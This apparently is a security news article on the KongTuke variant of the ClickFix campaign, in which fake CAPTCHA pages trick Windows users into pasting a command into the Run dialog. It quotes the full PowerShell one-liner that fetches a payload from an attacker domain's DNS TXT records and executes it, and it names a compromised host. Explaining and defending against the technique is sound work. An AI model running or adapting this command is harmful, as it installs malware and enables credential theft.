
A new evolution in the “ClickFix” social engineering campaigns, dubbed KongTuke. This latest variant, observed actively since late December 2025, distinguishes itself by leveraging DNS TXT records to stage and retrieve malicious payloads, marking a significant shift in evasion tactics.
The “ClickFix” technique typically involves compromising legitimate websites or creating fake landing pages that display a deceptive “Verify You Are Human” or “Update Chrome” popup.
Unlike traditional phishing that asks for credentials, ClickFix tricks users into manually executing malware.
The attack works by instructing the user to perform a specific sequence of actions to “fix” an issue or prove they are not a robot:
- Press the Windows Key + R to open the Run dialog.
- Press CTRL + V to paste a command into the box.
- Press Enter to execute it.
The malicious command is automatically injected into the user’s clipboard via JavaScript when they interact with the fake prompt on the webpage.
KongTuke’s DNS Innovation
In the KongTuke campaign noted the clipboard content contains a PowerShell command designed to fetch malicious code from a DNS record rather than a traditional web server.
As seen in recent analysis, the injected command follows this structure:

powershell -w h -ep bypass -c "iex((Resolve-DnsName -Type TXT payload.bruemald.top -Server 8.8.8.8).Strings -join'')"
This command performs several critical functions:
-w h: Hides the PowerShell window to avoid alerting the user.-ep bypass: Bypasses the local execution policy to allow script running.Resolve-DnsName: This is the core innovation. Instead of usingInvoke-WebRequest(wget/curl) to download a file from a URL, the script queries the TXT records of a controlled domain, such aspayload.bruemald.top.-Server 8.8.8.8: Forces the query through Google’s public DNS, bypassing local corporate DNS filters or sinkholes that might block the malicious domain at the network level.iex: Immediately executes (Invoke-Expression) the text string retrieved from the DNS record.
The fake CAPTCHA prompt instructs users to paste the malicious PowerShell command into the Windows Run dialog.
Evasion and Impact
By storing the payload in DNS TXT records, attackers avoid placing malicious files on a web server that could be scanned by URL filters or firewalls.
To a network security monitor, the traffic appears as a standard DNS lookup to a public resolver (8.8.8.8), which is often allowed in corporate environments.
Source code analysis reveals the malicious PowerShell script injected into the user’s clipboard.
Once executed, the script retrieves a second-stage payload often an info-stealer or a downloader for other malware families.
Compromised domains hosting these ClickFix pages, such as the observed emierich.com, often remain active for days before detection because the malicious content is dynamically injected only for specific visitors.
Organizations are advised to monitor for unusual PowerShell execution chains, specifically those invoking Resolve-DnsName combined with iex, and to educate users that legitimate verification processes will never ask them to run commands via the Windows Run dialog.
Follow us on Google News, LinkedIn, and X to Get Instant Updates and Set GBH as a Preferred Source in Google.